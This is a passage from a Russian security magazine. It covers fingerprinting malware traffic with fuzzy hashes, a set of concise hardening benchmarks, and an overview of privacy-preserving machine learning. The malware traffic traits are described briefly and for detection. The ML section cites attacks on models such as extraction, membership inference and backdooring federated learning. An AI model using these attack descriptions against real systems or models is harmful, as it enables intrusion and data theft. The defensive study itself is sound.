Предлагаем читателю взглянуть на карточку со следами злоумышленников и самостоятельно оценить различия результатов хеширования для трафика инструментов злоумышленников. В качестве примеров таких инструментов будем использовать топ-10 загрузок в публичные сервисы динамического анализа исполняемых файлов. Для иллюстрации различий мы отобрали не все сетевые сессии, а только те, которые служат для доставки полезной нагрузки или для коммуникации с командным сервером. Как можно заметить, внешний вид однонаправленных функций соответствует тем преобразованиям данных, которые описаны в небольших аннотациях к ним. Зачастую благодаря уникальным преобразованиям сетевого трафика в инструментах злоумышленников присутствует отчетливый отпечаток, который нечеткая однонаправленная функция, представленная как сочетание специальным образом подобранных статистических функций, должна иметь возможность выявить.

Постобработка результатов хеширования


Результаты вычислений однонаправленной функции неплохо подходят для постобработки: они сами являются результатами вычислений, а значит, сохраняют устойчивость к некоторым описанным ранее преобразованиям. Они неплохо проходят процедуры дальнейшего снижения размерности (PCA) либо использования алгоритмов машинного обучения для визуализации (t-SNE). Подобные алгоритмы чрезвычайно полезны для выявления аномалий в структурах передаваемых данных. Но в данный момент мы предлагаем познакомиться с другим весьма полезным модулем, расширяющим функциональность продукта PT Network Attack Discovery (PT NAD).

В исследовании аналитического агентства Gartner (Market Guide for Network Traffic Analysis, gtnr.it/2NdysGw) в начале 2019 года сделан срез текущего развития систем анализа сетевого трафика. Рассмотренные системы используют комбинацию продвинутых аналитических методов, машинного обучения и правил для детектирования подозрительной активности в сетях. Если воспринимать некоторые системы анализа сетевого трафика (network traffic analysis, NTA) как развитие широко известных intrusion detection systems, главным оружием которых являются сигнатуры для анализа сетевого трафика, то развитие функциональности сигнатур до уровня решающих правил выглядит вполне понятным. В свою очередь правила, связанные цепочками корреляций и включающие фильтры событий, поднимают такие системы на новый уровень эффективности. Параметров для фильтрации в PT NAD может быть очень много, и аналитик всегда может отфильтровать события на основе знаний о типе данных для определенных правил. И нам как экспертам очень хотелось бы вооружить его такими знаниями.

Давайте взглянем на проблему, обнаруженную в большинстве сетевых сигнатур, находящихся в открытом доступе и изученных нами. Эта проблема вытекает из отсутствия проверки типа данных, для которых осуществляется детектирование. Другими словами, сигнатуры в большинстве своем основаны на поиске определенной подстроки, и при этом в них отсутствует описание контента, окружающего искомую подстроку.

Сетевые отпечатки инструментов злоумышленников, обнаруживаемые при помощи PT_hash

Loki




Шифрование трафика не использует. Применяет компрессию украденных данных.

Особые приметы: содержит слабо заметный отпечаток на маркировке биграмм.

- Шифрование
+ Заголовки
- Кодирование
- APT

AZORult




Последовательно шифрует трафик, складывая по модулю два 2 с гаммами длиной 3 и 4 байта.

Особые приметы: результат подсчета АКФ содержит гармоники с периодом 12 байт (наименьшее общее кратное длин двух гамм).

+ Шифрование
- Заголовки
- Кодирование
- APT

Cobalt Strike




Прячет полезную нагрузку от инспекции. В данном случае гаммирует с четырьмя случайными байтами.

Особые приметы: АКФ содержит пики на позициях, кратных четырем.

+ Шифрование
- Заголовки
- Кодирование
+ APT

YoungLotus




Использует вариант шифра простой замены, где помимо умножения по модулю 2 к открытому тексту применяет сложение с константой.

Особые приметы: из-за особенностей открытого текста маркировка биграмм этого инструмента содержит заметный отпечаток.

+ Шифрование
- Заголовки
- Кодирование
+ APT

RIG EK




Веб-страница, содержащая обфусцированный JavaScript-код для эксплуатации уязвимости, идеальный инструмент для проникновения в незащищенные системы.

Особые приметы: большое количество разнородного контента, содержащегося в коде страницы, создает много шума, который виден на маркировке биграмм.

+ Шифрование
- Заголовки
+ Кодирование
+ APT

njRAT



Часто пренебрегает шифрованием. Изменчив, чему способствует кастомный протокол, содержащий произвольно выбранные разделители полей. Чемпион по различным модификациям.

Особые приметы: детектируется по совокупности признаков.

- Шифрование
+ Заголовки
+ Кодирование
+ APT




Рисунок 4. Схема валидации сработавших правил

Нет каких-либо указаний на тип окружающих подстроку данных. И если бы даже они были, то применение злоумышленниками кодирования или простая замена пары байтов в заголовке приведут к несоответствию типов данных, для которых были написаны правила, с тем, на что эти правила сработали. Устранить данный недостаток возможно, если дополнить правила знаниями о контенте, в рамках которого должно происходить срабатывание. При этом нам крайне не хочется каким-либо образом менять устоявшийся синтаксис сигнатур: необходима совместимость новых с уже написанными.

Решение, позволяющее использовать сигнатуры как элементы правил, учитывающих контекст, совершает качественный переход в области контроля типов данных. Осуществить такую «спайку» правил с контентом можно, если заранее иметь массив вредоносного трафика. Необходимо просканировать его сетевым сенсором с целью выявить сетевые сессии, на которые срабатывают существующие сигнатуры. Затем рассчитать однонаправленные функции на эти соединения. И уже обладая набором хешированных данных для каждой сигнатуры, провести соответствие между хеш-суммами и правилами, дающее понимание контекста, в котором произошло обнаружение. Для реализации нами была обучена нейросеть, на вход которой подавался контент в обработанном биграммами и АКФ виде, а на выходе получался номер правила, который, по ее мнению, должен сработать. Преимущество использования нейросети для задачи классификации такого рода контента по правилам состоит в том, что нейросеть запоминает не четкое соответствие fuzzy hash и правила, а обобщает входные данные. Сами данные обладают сложной и избыточной структурой и для каждого правила являются разными, но все же имеют скрытую зависимость, которую сложно выразить в строгих алгоритмах.

На рис. 4 представлена схема обработки событий в системе сетевой безопасности. Подобный механизм дополнительной проверки возможно осуществить не только на стороне клиента, но и в облаке. Для этого вся схема разбита на три зоны — зону сенсора, зону механизма обработки NTA и зону принятия решения. На первом этапе генерируются события от сенсора. Эти события дополнены результатами подсчета нечеткой однонаправленной функции. Далее в модуле обработки NTA происходит классификация результатов хеширования заранее обученной нейросетью. И на третьем этапе событие и классификация попадают в зону принятия решения, где будут использованы для фильтрации событий по наличию или отсутствию подтверждающих данных.

Представленный пример фильтрации был разработан для помощи аналитикам в реагировании на подозрительный сетевой трафик. Он не отменяет реагирования на все события системы анализа трафика, но тем не менее может помочь отфильтровать некоторые аномальные срабатывания. На текущий момент мы уже реализовали и применяем данный способ валидации для исследования сетевого трафика и написания правил в PT ESC.

Новые стандарты информационной безопасности: **усложним жизнь злоумышленникам!**

Федор Кулишов

В сфере ИТ и ИБ давно утвердилось понятие бенчмарк (benchmark). Это технический стандарт настройки конкретной операционной системы, сетевого оборудования или серверного софта. В таких документах обычно описывают, что и как должно работать в инфраструктуре компании, на какие аспекты защиты это влияет, как все проверить и настроить. Звучит коротко и ясно, но на практике оказывается сложнее. В этой статье мы поговорим о проблемах современных технических стандартов (бенчмарков) информационной безопасности и о том, как их можно решить.

Как выглядят современные бенчмарки

Для каждой системы эти стандарты разные. В мире наибольшей известностью пользуются стандарты семейства CIS Benchmarks, разрабатываемые под эгидой международной организации Center for Internet Security силами приглашенных экспертов-энтузиастов со всего мира.

Обычно такие стандартны включают в себя сотни требований, которые описывают, среди прочего:

- длину и сложность паролей;
- права доступа к файлам разных типов;
- рекомендованные к включению и отключению сервисы.

Плюсы и минусы существующих технических стандартов

Как и любое методическое пособие, бенчмарки в сфере безопасности полезны тем, что позволяют повысить средний уровень защищенности инфраструктуры. Это выражается в том, что инфраструктура, настроенная хотя бы по основным рекомендациям бенчмарков, гораздо труднее поддается взлому — как минимум пентестерами (в ряде таких случаев им вообще не удается достичь поставленных целей из-за ограничений по срокам или допустимым целям атаки или допустимым методам атаки).

Поскольку каждый такой стандарт довольно велик, то его просто можно использовать как справочник или чек-лист, по которому осуществляется настройка оборудования и софта.

Признанные за рубежом бенчмарки знакомы компаниям из разных стран, поэтому они знают об их плюсах и стремятся выполнять прописанные в документах требования.

Но не все так гладко на практике: применение привычных всем стандартов не обходится без проблем. Вот лишь некоторые из них.

Требований очень много

Если на каком-то узле установлена и ОС, и парочка серверных приложений, то нужно будет применить несколько стандартов, а общее количество требований легко может превысить 500. Приведем простую арифметику для случая типичной крупной организации:

1. Рабочие станции: более 500 требований для Windows и Office, количество узлов — от тысячи.
2. Серверы: в зависимости от ОС и установленного серверного ПО, от 100 до 700 требований на узел, количество узлов — сотни.
3. Сетевое оборудование: в зависимости от марки, модели и функциональности от 20 до 80 требований на узел, количество узлов — сотни.

Нижняя граница оценки — 500 тысяч требований по всей инфраструктуре. Логично, что обеспечить соответствие всех ее узлов всем требованиям таких стандартов невозможно, равно как и отследить факт соблюдения этих требований.

Из чересчур большого количества требований и узлов в подконтрольной инфраструктуре также вытекает немаловажное следствие: длительность и трудоемкость автоматизированного сканирования даже части инфраструктуры, как правило, не устраивают ни IT-администраторов, ни специалистов по ИБ. Чтобы хоть как-то проверить все узлы, приходится идти на различные ухищрения: назначать технологические окна для разных групп узлов, производить сканирования реже, чем хотелось бы. При этом все равно приходится внимательно следить за доступностью сети удаленных филиалов и ее пропускной способностью (в ряде случаев это спутниковые каналы, что добавляет сложностей), стараться не запутаться в периодичности сканирований, да и просто находить время для решения возникающих проблем сканирования.

Трудно расставлять приоритеты

В стандартных наборах требований обычно нет деления на более и менее важные, в итоге выбрать и реализовать только те, что влияют на устойчивость к взломам, крайне сложно. Есть отдельные примеры попыток ввести такое разделение, но пока они не очень удачны: эксперты CIS не так давно начали разделять свои требования на две группы значимости, но в итоге обе группы все равно получались очень большими, и проблему этот шаг не снял.

Ряд организаций стремятся создать свои собственные стандарты защищенных параметров на основе CIS, количество требований в которых меньше, чем в оригинале. Однако в случае компаний других сфер специалистам часто не хватает узкоспециализированных знаний.

Непонятно, на что именно влияет конкретное требование

Часто при прочтении требований стандартов непонятно, какие из них имеют отношение к практической безопасности и помогут защититься от взлома, а какие нужны, чтобы все работало правильно. Чтобы разобраться в этом, необходимо на глубинном уровне понимать систему, для которой написан бенчмарк.

Нет стимула использовать технические стандарты

Добиться выполнения требований множества бенчмарков на множестве узлов — это огромная, сложная и напряженная работа. При этом если IT-специалист, занимающийся инфраструктурой, даже не понимает, что конкретно даст выполнение тех или иных требований уже и так работающей системе, — нет никакого стимула их выполнять.

Как решить эти проблемы: стандарты PT Essential

Главные проблемы сегодняшних стандартов в информационной безопасности — их огромный размер и общая неконкретность. Если не устранить эти два недостатка, то польза от применения таких стандартов всегда будет ограничена.

Чтобы решить эти проблемы, для различных целевых систем мы разработали стандарты нового поколения PT Essential (PTE) и реализуем их в MaxPatrol 8. Новые документы создавались на основе существующих бенчмарков (например, CIS) и информации о реальных проблемах защищенности, полученной по результатам тестов на проникновение, проведенных нашими специалистами. При этом мы используем принцип Парето: обычно меньшая часть требований позволяет закрыть большое количество возможных проблем безопасности.

На практике обычно большая часть тестирований на проникновение завершается успехом атакующих. Одна из основных причин в том, что организации не выполняют даже самые простые и самые важные рекомендации по защите, в том числе:

- о сложности паролей[1],
- периодичности смены паролей,
- выводе из эксплуатации устаревших ОС и ПО, снятых с поддержки.

В новых стандартах мы постарались максимально учесть опыт пентестов, проведенных нашей командой в сотнях компаний, чтобы помочь им закрыть хотя бы самые очевидные векторы атак. Даже такие базовые действия серьезно усложняют жизнь атакующим и делают атаку на компанию менее привлекательной.

Вот ключевые отличия новых бенчмарков:

- Каждый из них содержит минимум требований — включаются только те, что напрямую влияют на защищенность системы. Количество требований PTE по каждой целевой системе в несколько (от 3 до 10) раз меньше, чем в CIS. Как следствие, пропорционально уменьшаются время сканирования и трудозатраты на разбор сканирования и устранение найденных недостатков.
- Большинству требований стандарта присваиваются метрики CVSS — по аналогии с уязвимостями. Это позволяет сразу расставить приоритеты по устранению найденных недостатков.
- Для каждого требования описываются последствия, с которыми организация может столкнуться, если не выполнит его.

Ниже краткое сравнение семейств CIS Benchmarks и PT Essential:

	CIS Benchmarks	**PT Essential**
Количество требований	До 400 на стандарт	Не более 40 на стандарт
Включение требований в стандарт безопасной настройки	Все, что имеет отношение к параметрам защитных подсистем	Только то, что имеет прямое отношение к защите от взлома
Возможность приоритизации требований	Два уровня (не в каждом стандарте): обязательные для всех узлов — и только для самых важных	Почти всем требованиям назначена гораздо более гибкая метрика — CVSS (как для уязвимостей)
Четкость описания	Описания большие, но непонятны неспециалистам. Влияние каждого требования на защищенность от взлома, как правило, не указывается или указывается нечетко	Описания краткие. Основной акцент — на последствия неисполнения требования (снижение стойкости ко взлому)

1. *Результаты тестирований уровня безопасности систем, проведенных Positive Technologies, показали, что подавляющее большинство успешно подобранных паролей были составлены предсказуемым образом. Половина из них была связана с различными комбинациями месяца или времени года с цифрами, обозначающими год (например, Fduecn2019, Зима2019). На втором месте по распространенности оказались пароли типа 123456, 1qaz!QAZ, Qwerty1213, которые составляются из близко расположенных клавиш на клавиатуре.*

Вот как выглядят требования PTE (примеры ниже относятся к UNIX-системам; вместо отдельных стандартов на каждую UNIX-подобную операционную систему создан единый стандарт для всех таких систем, поддерживаемых MaxPatrol 8):

«Отключить беспарольный удаленный вход в систему для rlogin/rsh»

Настроенные сервисы rlogin/rsh позволяют входить в систему без указания пароля.

Они могут быть настроены как для всех пользователей (задается в /etc/hosts.equiv), так и индивидуально для каждого пользователя (в $HOME/.rhosts).

При наличии этих параметров пользователи могут входить на целевой сервер с указанных клиентов, не вводя пароля на целевом сервере.

Кроме того, R-подсистемы страдают от атак ARP spoofing, так как критерий доверия строится только на адресах клиентов.

Использование этих устаревших подсистем представляет крайне серьезный риск, поэтому их строго рекомендуется отключить.

Все прикладное и системное ПО, использующее эти средства, поддерживает SSH как гораздо более безопасную альтернативу.

CVSS: 3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (8,8)

«Исключить опасные команды из параметров sudo»

Неправильные параметры sudo могут позволить пользователю, обладающему правом выполнения некоторых (потенциально опасных) команд от имени root:

1) повысить привилегии в системе,
2) перезаписать системные файлы, нарушив работу системы.

Потенциально опасной может быть любая команда, позволяющая:

- *записать в произвольный (указанный пользователем) файл;*
- *записать в один из системных файлов;*
- *уничтожить файловую систему либо дисковый раздел.*

Необходимо исключить опасные команды из параметров sudo.

CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (7,8)

«Обеспечить установку корректных прав доступа к файлам запущенных процессов»

Контроль всех исполняемых файлов, запускаемых во время работы ОС, является непростой задачей. Однако в каждый момент времени можно установить, какие процессы запущены, и соответственно — какие исполняемые файлы с ними связаны.

Права доступа к этим исполняемым файлам должны быть 755 или строже, их владельцами в подавляющем большинстве случаев должны являться root либо системные пользователи (то есть не имеющие возможности входить в систему с паролем).

В противном случае, если исполняемый файл процесса может быть изменен непривилегированным пользователем, будет выполнен код с правами пользователя, запустившего процесс. Если таким пользователем был root, то система будет полностью скомпрометирована.

CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (7,8)

В обязательном порядке каждое требование содержит руководство по устранению недостатков безопасности и проверке наличия проблем.

Заключение

Технические стандарты в информационной безопасности — это важный инструмент повышения уровня защищенности инфраструктуры, сильно усложняющий жизнь злоумышленникам при грамотной реализации и хорошем взаимодействии между департаментами ИТ и ИБ. Однако многие современные стандарты слишком сложны и объемны для практического применения.

Гораздо удобнее использовать семейства стандартов PT Essential — бенчмарки нового поколения, которые доносят только самую важную информацию и базируются на опыте проведения сотен тестирований на проникновение. И сотрудникам IT-департаментов, и специалистам по ИБ при их внедрении понятно, какие требования наиболее значимы, с чего нужно начать и какие проблемы могут возникнуть при несоответствии этим требованиям.

Применение требований PT Essential позволяет оперативно выявить и устранить самые важные проблемы безопасности в инфраструктуре с заметным снижением трудоемкости и сложности этого процесса. Так почему бы не усложнить жизнь злоумышленникам?..

СВЕТЛОЕ БУДУЩЕЕ

Машинное обучение на конфиденциальных данных. Обзор рисков и решений

Никита Барсуков

О терминах

Тема этой статьи принадлежит к направлению исследований, которое в англоязычной литературе называется privacy-preserving machine learning. На русский язык слово privacy переводят и как «конфиденциальный», и как «персональный». Мы будем различать эти два термина.

Под *конфиденциальными* данными мы будем понимать любые данные, которые владелец хочет сохранить в тайне. Это могут быть бюджет компании, история болезни, номер телефона, отчет о работе нефтяной вышки, посылаемые к сайту запросы и т. п. Разглашение конфиденциальных данных может привести к потерям со стороны владельца данных, физического или юридического лица. Это прямой аналог того, что называется private или sensitive data в англоязычной литературе (bit.ly/39lVioT).

Под *персональными* данными мы будем понимать любую информацию, относящуюся к определенному или определяемому на основании такой информации *физическому* лицу, по которой прямо или косвенно можно его определить (согласно федеральному закону «О персональных данных»). К такой информации относятся, среди прочего, имя, данные о местоположении, онлайн-идентификатор, культурная или социальная идентичность, история банковских транзакций, медицинские записи. Прямой аналог этого термина — personal data или personally identifiable information.

Таким образом, personal data — это разновидность private data в том смысле, что физическое лицо хочет содержать эти данные в тайне, иначе, попав в плохие руки, они могут быть использованы против него (вспомним, например, известный случай с Facebook и Cambridge Analytica, bbc.in/39lqN2i).

Проблема конфиденциальности в машинном обучении

При обучении моделей для некоторых задач необходимо использовать конфиденциальные данные. Например, если мы выявляем случаи банковского фрода, то нам нужна информация о транзакциях клиентов банка; если мы делаем модель, предсказывающую выход из строя нефтяной вышки, то нам нужны данные о ее работе; если мы предсказываем вероятность заболевания, нам нужны медицинские данные пациентов и так далее.

Основные желания участников процесса создания и использования моделей машинного обучения таковы:

- Владелец данных хочет, чтобы как можно меньше людей получили доступ к его данным.
- Владелец модели хочет, чтобы модель обучалась и работала качественно и быстро.
- Владелец модели хочет, чтобы модель оставалась его собственностью, то есть для пользователей была просто черным ящиком, а злоумышленник не мог ее изучить или украсть (подобные атаки называются model extraction).

Риски использования конфиденциальных данных в машинном обучении

С использованием конфиденциальных данных для машинного обучения связан ряд проблем как для владельцев данных, так и для владельцев модели:

1. «Вычистить» все конфиденциальные данные из датасета трудно. Во-первых, данные в машинном обучении — это объекты, описанные множеством признаков. Некоторые данные могут не быть обезличенными, то есть могут содержать уникальные идентификаторы. К примеру, фамилию, имя, адрес. Удаление этих данных не всегда приводит к анонимизации объекта. Есть исследования, которые свидетельствуют, что по признакам, описывающим объект без явного указания уникальных идентификаторов, можно этот объект деанонимизировать.

   К примеру, в исследовании 2008 года «Robust De-anonymization of Large Datasets (How to Break Anonymity of the Netflix Prize Dataset)» (arxiv.org/pdf/cs/0610105.pdf) показано, как деанонимизировать людей, чьи данные попали в публичный датасет Netflix Prize. Датасет содержит рейтинги всех фильмов, которые посмотрели пользователи за шесть лет (1999–2005). Каждая запись — в формате `user_id; (film_1, date_of_watch_1, rating_of_film_1); (film_2, date_of_watch_2, rating_of_film_2); ...` Авторы статьи смогли сопоставить записи в этом датасете с записями в других базах данных и с высокой точностью привязать конкретных пользователей к конкретной истории просмотров. Они предложили переформулировать вопрос об анонимности данных с «Есть ли в датасете уникальные идентификаторы людей?» на «Как много злоумышленнику нужно знать о человеке, чтобы найти его в базе данных и, соответственно, узнать всю остальную информацию о нем?».

   Во-вторых, некоторые данные слишком сложно структурированы. Например, банк обучает чат-бота на диалогах клиентов с операторами техподдержки. Внутри сообщения в чате клиент может выдать свои персональные данные (допустим, паспортные данные), и это деанонимизирует его, а способа автоматически отследить подобные случаи и исключить их пока что не существует.

2. Во время обучения модель может «запомнить» конфиденциальные данные, и злоумышленники могут получить их из модели[1].

3. Если в процессе обучения модели машинного обучения участвует несколько сторон — владельцев данных, то конфиденциальность таких данных может быть нарушена. Например — если несколько банков хотят обучить общую модель для предотвращения фрода и при этом не хотят делиться друг с другом данными о транзакциях своих клиентов (это коммерческая тайна). Есть методы, позволяющие использовать машинное обучение в подобных ситуациях[2].

4. С 2018 года на территории Европейского Союза действует постановление General Data Protection Regulation (GDPR). Оно закрепляет правила обработки и защиты персональных данных всех лиц в Европейском Союзе, жестко регламентирует их использование. За нарушение GDPR компаниям полагаются значительные штрафы; кроме того, они могут понести репутационные издержки. Один из принципов документа — конфиденциальность данных — может нарушаться в примерах выше, когда данные передаются третьим лицам. Другие принципы — ограничение хранения данных, минимизация данных и прозрачность использования — тоже могут быть в некоторых случаях нарушены.

Существующие подходы к машинному обучению доказанно не обеспечивают необходимой конфиденциальности данных. Само же машинное обучение может быть использовано для того, чтобы деанонимизировать данные, и соответственно, наивные решения в области искусственного интеллекта могут подпадать под действие законодательных запретов.

---

1. О способах можно почитать в следующих статьях: «On Inferring Training Data Attributes in Machine Learning Models» (2019, arxiv.org/pdf/1908.10558.pdf); «Membership Inference Attacks Against Machine Learning Models» (2017, bit.ly/2TkHdT9).

2. См., например: «Exploratory Study of Privacy Preserving Fraud Detection» (2018, bit.ly/38n63ps).

Подходы к конфиденциальному машинному обучению

Для решения проблемы конфиденциальности существуют разные подходы, отвечающие на разные проблемы. Некоторые из них могут быть легко встроены в любую модель, другие же требуют переосмыслять весь подход к сбору данных, обучению и использованию модели, то есть выполнению принципов privacy by design (bit.ly/2uV6c64). Мы рассмотрим основные способы, их достоинства, недостатки и применимость:

- федеративное обучение (federated learning),
- дифференциальная приватность (differential privacy, DP),
- гомоморфное шифрование (homomorphic encryption, HE),
- протокол конфиденциального вычисления (multi-party computation, MPC),
- гибридные подходы (hybrid approaches).

Федеративное обучение (federated learning)

Этот подход был разработан Google в 2016 году, чтобы обучать одну модель на данных миллионов пользователей сервисов компании (bit.ly/3crKsQ3). Суть подхода в том, что обучение частично переносится на устройства владельцев персональных данных, а сами данные никогда не покидают устройств пользователей.

Федеративное обучение работает следующим образом: центральный сервер рассылает модель владельцам данных, каждый из них обучает модель на своих данных и посылает результат обратно. Сервер усредняет результаты, обновляет модель, и цикл повторяется.

Такой подход используется в Google для улучшения предсказаний в Google Keyboard (рис. 1). Данные о том, какие словосочетания использует пользователь клавиатуры, остаются у пользователя на телефоне, но с помощью federated learning модель узнает, какие словосочетания наиболее часто возникают.




Рисунок 1. Google Keyboard предсказывает наиболее вероятное продолжение фразы на основе введенных слов

Достоинства

Для владельцев данных: доступ к данным есть только у них.

Недостатки

Для владельцев модели:

- Необходимо адаптировать алгоритм обучения к устройствам пользователей. Имеются накладные расходы на пересылку данных с сервера на устройства.
- Можно отправлять такие обновления, что модель обучится некорректно или обучится на некоторые входные данные выдавать определенные ответы, удобные злоумышленнику (How To Backdoor Federated Learning, 2019, arxiv.org/pdf/1807.00459.pdf).

Для владельцев данных: исходные данные могут быть восстановлены по отправляемым обновлениям (On Safeguarding Privacy and Security in the Framework of Federated Learning, 2019, bit.ly/39g6nYt).

Вывод: федеративное обучение само по себе не всегда жизнеспособно, и нужно вводить дополнительные средства защиты данных и модели во время обучения. Google отчасти решает эту проблему, усредняя ответы множества пользователей перед тем, как они попадут на сервер (eprint.iacr.org/2017/281.pdf).

Дифференциальная приватность (differential privacy, DP)

Механизм DP позволяет «замаскировать» персональные данные пользователей так, что статистически значимые свойства, важные для модели, сохранятся, но о данных конкретного пользователя сказать что-то с уверенностью будет нельзя (Evaluating Differentially Private Machine Learning in Practice, 2019, bit.ly/3cuaPoA).

«Уверенность» возможного предсказания о данных пользователя формализуется в понятии *privacy budget*. К данным пользователя добавляется статистически незначимый шум, который их маскирует. Каждый раз, когда пользователь делится своими данными для обучения модели, расходуется часть его *privacy budget*. Если пользователь поделится слишком большим количеством своих данных, то их можно будет обобщить несмотря на шум — и с высокой уверенностью что-то о нем сказать. Но если вклад пользователя не выходит за рамки *privacy budget*, то математически гарантировано, что из этих данных нельзя будет вывести персональную информацию.

Такой подход, например, используется в Apple для разных целей — для улучшения предсказаний QuickType, для выяснения, у каких сайтов есть проблемы, влияющие на продолжительность жизни батареи, и т. п. (Differential Privacy in Apple, apple.co/2uQ1eYd).

Достоинства

Для владельцев данных: дает строгую оценку риска, на который они идут, делясь своими данными.

Для владельцев модели: можно агрегировать все данные пользователей на своих серверах и обучать одну единую модель, которая быстрее обучается.

Недостатки

Для владельцев данных: privacy budget расходуется на весь data sharing, а учитывается только по конкретному датасету. Например, если часть ваших медицинских данных попала в один датасет (за одну условную privacy-единицу), а часть данных в другой (за другую единицу), то в итоге пользователь израсходовал две privacy-единицы — а разработчик каждого из датасетов считает, что только одну.

Для владельцев модели:

- Алгоритмы DP могут привносить слишком большой шум в данные, который негативно скажется на качестве модели (Evaluating Differentially Private Machine Learning in Practice, 2019, bit.ly/3cuaPoA).
- Количество собираемых с пользователей данных ограничено.

Гомоморфное шифрование (homomorphic encryption, HE)

Задача машинного обучения — найти зависимость в данных. Один из способов защитить данные — зашифровать их таким образом, что расшифровать их сможет только владелец. Возникает идея: а почему бы не обучать модели на зашифрованных данных? Проблема такого подхода в том, что когда мы шифруем данные, существующие в них зависимости теряются, потому что в этом и состоит цель шифрования — изменить данные так, чтобы зависимости нельзя было обнаружить. Степень энтропии в данных после шифрования не позволяет моделям уловить эти зависимости. Поэтому шифрование данных и обучение на них моделей не работает.

